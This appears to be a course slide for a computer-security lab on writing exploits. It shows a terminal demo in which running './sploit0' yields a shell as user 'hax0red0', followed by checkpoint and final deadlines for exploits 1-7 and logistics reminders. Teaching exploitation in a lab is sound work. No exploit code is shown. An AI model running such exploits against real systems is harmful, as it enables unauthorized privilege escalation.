wenqing@coderead:~/sploits$ ./sploit0
$ whoami
hax0red0
$ █
```

Deadlines

October 6

Assignment posted!

October 27

Final Deadline [exploits 4 - 7]

Week 2 - 5

October 15

Checkpoint due [exploits 1-3]

Final Words

- Good luck with lab 1, please start early!!
- Post questions on discussion board
- Come to office hours with questions